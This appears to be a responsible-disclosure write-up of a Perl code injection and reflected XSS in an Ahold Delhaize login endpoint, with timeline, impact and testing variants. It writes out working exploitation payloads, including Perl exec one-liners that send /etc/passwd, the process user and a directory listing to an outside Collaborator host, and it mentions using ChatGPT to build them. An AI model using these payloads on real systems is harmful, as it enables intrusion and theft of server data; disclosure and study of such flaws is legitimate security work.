
In the Scan configuration tab, a new scan configuration was created. Under Issues Reported, Select individual issues was pressed, then all items in the list were selected with Ctrl + A, right clicked and set to Enabled. This disables all the other scans and reduces noise and requests to the server. Searching for Perl and selecting Perl Code injection leaves only that check enabled.

Back in Repeater with the reflecting version parameter, the value of the XSS payload was selected and Save was pressed, adding the endpoint and the specific variable to the active scan.
The active scanner then found a Perl code injection bug.

The finding is a request that makes the server sleep for 20 seconds through the injected payload:
{${sleep(lc(20))}}
Resending the request in Repeater confirms it: the response takes 20 seconds to load. A sleep payload does not show the real impact to non-technical people, so the next step was a payload that demonstrates arbitrary code execution. The author stresses proportionality here: do not break things, and do not exfiltrate all the user data to prove a CVSS 10.
Step 4: leak /etc/passwd to an attacker-controlled server
The chosen demonstration is to run code and leak the /etc/passwd file to an external server controlled by the attacker, such as Burp Collaborator or a private Collaborator instance. The file contains no real passwords but does contain internal server information. After 2 hours of trying, the payload that leaked the file was:
version=${exec(‘perl -MMIME::Base64 -MLWP::UserAgent -e \’my $ua %3d LWP::UserAgent->new;my $response %3d $ua->post(\”http://[redacted].oastify.com",Content_Type %3d> \”form-data\”, Content %3d> [file %3d> [\”/etc/passwd\”]]);\’’)}
How it works:
- Perl code execution: the code inside
${exec('...')}is Perl, URL-encoded so it is transmitted properly over HTTP. A vulnerable server interprets and executes it. - LWP::UserAgent: this Perl module lets the code make HTTP requests.
my $ua = LWP::UserAgent->new;creates a user agent object capable of sending HTTP POST requests. - Making the POST request:
$ua->post(...)sends a POST request to the specified URL with the contents of/etc/passwd, a common target because it contains user account information.
The request returns an error to the client, but the code is executed anyway.


The /etc/passwd file arrives at the attacker's server. The leaked output also shows a very outdated Perl module version, 5.69.


No deep Perl knowledge is required. The author asked ChatGPT 4 for options, tried them all, and the third one (after replacing the jo.ax.com domain with the Burp Collaborator URL) triggered an incoming DNS request. Resolving a domain name is often the quickest way to confirm code execution: just monitor incoming DNS requests in Burp Collaborator. After that, it was a matter of giving ChatGPT 4 the right prompts to build a payload that actually leaked /etc/passwd.
Step 5: bonus payloads
Two more payloads were added later. The first gets the current Linux user that executes the Perl process, which turned out to be nobody:
ssn=1234&mmdd=1234&name=asdadaw&login-form-type=initial_entry&version=${exec(‘perl -MMIME::Base64 -MLWP::UserAgent -e \’my $ua %3d LWP::UserAgent->new; my $user %3d getpwuid($<);my $response %3d $ua->post(\”[http://[redacted].oastify.com\](http://[redacted].oastify.com\)",Content_Type %3d> \”form-data\”, Content %3d> $user);\’’)}
The second lists the contents of /etc/, which returns a long list of files and backup files:
ssn=1234&mmdd=1234&name=asdadaw&login-form-type=initial_entry&version=${exec('perl -MMIME::Base64 -MLWP::UserAgent -e \'my $ua %3d LWP::UserAgent->new;opendir(DIR,"/etc/");my [@files](http://twitter.com/files) %3d readdir(DIR); closedir(DIR);my $response %3d $ua->post("[http://[redacted].oastify.com\](http://[redacted].oastify.com\)",Content_Type %3d> "form-data", Content %3d> join("\n", [@files](http://twitter.com/files)));\'')}
Root cause
The endpoint is a Perl CGI script that takes the version parameter from the POST body; injecting ${exec(...)} made the server run arbitrary Perl. The same parameter reflects its value into the HTML source unescaped, which is what produced the reflected XSS. The report does not show the server-side code, so the exact mistake is not stated;
Nothing stopped it. The endpoint required no authentication, it was reachable directly, and it was old enough that its last change date was 2005-Dec-15. The author asks how this was missed during pentests. The leaked output also showed a very outdated Perl module version, 5.69.
Impact
The full server should be considered compromised for at least 3.5 years, or possibly 18 years, because anyone could execute any code on it without authentication. The server is a central identity provider used for login and password reset across different Ahold companies, so all data of users, employees, customers and suppliers using it should be considered compromised. Outbound connections to an attacker-controlled server were demonstrated, which means data could be taken out.
It is impossible to know whether a malicious actor compromised the server, because that would require extensive logs, including POST body values. Such logging is something you would avoid in this application at all costs, since it would also leak usernames and passwords in plain text: the affected endpoint is used to log users in. The logs would also need to go back 18 years to prove the vulnerability was never exploited.
Because people often reuse passwords, the author argues that employees should be informed about the potential leak. The reflected XSS additionally allows taking over the browser session of any user who can be tricked into visiting a crafted URL.
Fix
The report does not describe the code change. What the timeline shows is that the endpoint was reported fixed several times while it was not. On 2023-11-15 Ahold said the endpoint was fixed, but it only redirected to a 404 when requested with the GET HTTP method; the exploit still worked because it uses the POST HTTP method. The researcher confirmed the fix on 2023-11-20.
Variants to test
- Old CGI endpoints found through archives. Run
waybackurlson a domain, filter forcgi-binand.pl, and open the results. A positive result is a form that still submits and produces a response, especially one whose last change date is very old. - Parameter name fuzzing with Intruder. Send the form request to Intruder, add a mockup parameter, inject
Form fields names - Longinto the parameter name, and sort responses byLength. A positive result is a response whose length differs from the normal one and whose body contains the injected value. - Reflection to XSS. When a value reflects as HTML, try
12345<script>alertHi-mom!</script>in the parameter and generate a CSRF PoC from Burp. A positive result is the script executing in a browser. - Targeted SSTI scan. Create a Live Task, enable only the code injection check for the server-side language (here
Perl Code injection), add the reflecting endpoint and variable, and scan. A positive result is a time-based finding such as{${sleep(lc(20))}}making the response take 20 seconds. - Out-of-band confirmation. Replace the Collaborator host in a payload with your own and watch for DNS or HTTP callbacks. A positive result is an incoming DNS request, which confirms code execution even when the response is an error.
- File read through the injection. Use the
LWP::UserAgentPOST pattern to send/etc/passwdto your Collaborator. A positive result is the file contents arriving at your server. - Method mismatch after a claimed fix. If a fix only returns 404 on
GET, retry the same exploit withPOST. A positive result is the exploit still working through the other method.
What happened, in plain words
A security researcher found a way to run his own commands on a server that Ahold Delhaize, one of the world's largest supermarket groups, uses to let its US employees log in. He reported it in April 2020. The company confirmed the bug the same day. It then stayed unfixed for more than three and a half years. When the company said it was fixed, in November 2023, it was not: a GET request returned a 404, but the POST exploit still worked. The researcher then proved the full impact by making the server send him a copy of one of its own system files. He was paid the maximum the programme offers, 300 euros.
This article walks through the whole story from zero. You only need to know how to use a browser. Every technical word is explained the first time it appears, and there is a glossary at the end.
Background
Ahold Delhaize describes itself as one of the biggest food retail groups. It says it handles 60 million customers a week, has been around for 150 years and employs 414,000+ associates. It claims to be the leader in supermarkets and e-commerce. In 2020 it won an award for its support of transparency in cybersecurity, given for encouraging people to share insights and learn from each other's methods and mistakes.

The researcher likes to test companies he uses in daily life. Ahold Delhaize owns Bol.com and Albert Heijn, so it is a good target for him. It also has a responsible disclosure policy. That is a public promise: if you find a security problem and report it privately, the company will not take legal action against you, and it will fix the issue before anyone talks about it publicly. Many companies also keep a Wall of Fame, a public page listing the people who reported bugs. The researcher had already made it onto that wall with earlier reports.
The researcher's entry on the Wall of Fame, earned with earlier reports.
Why this bug matters so much
Usually a write-up puts the discussion at the end. Here it comes first, because of the timeline. The researcher rates the bug CVSS 10. CVSS is a standard scoring system for the severity of a security flaw; 10 is the maximum, meaning an attacker needs no special position, no password and no user interaction, and can read, change and disrupt everything. This maximum-severity bug went unpatched for longer than 3.5 years after it was reported. The researcher strongly suspects it has been there since 2005. That put employees at risk of leaking their credentials, meaning their usernames and passwords. Because people often reuse the same password on many sites, employees should be told about the possible leak.
The bug was discovered on 23 April 2020. The same day, the Ahold security team confirmed it, which the researcher praises: confirming a report quickly is a good thing.
He then made a mistake that many people make. He assumed that a confirmed bug would be fixed immediately, and he stopped watching. His lesson, in his own words: always check yourself for fixes after one month, and keep track of all the bugs you report by email.
On 2 November 2023, more than 3.5 years later, he received an email saying the bug was fixed. On 9 November 2023 he checked, and it was not fixed: the server was still vulnerable. This time he exploited it properly and smuggled the /etc/passwd file out of the server as proof. You will see exactly how below.
The full server should be considered compromised for at least 3.5 years, possibly 18 years, because anyone could run any code on it, with no login required, and it was easy to find.
The server is a central identity provider. An identity provider is the system that checks who you are: it is where you type your username and password, and where you go to reset a forgotten password. This one supports several Ahold companies, as its help page shows. That makes it a very valuable target.
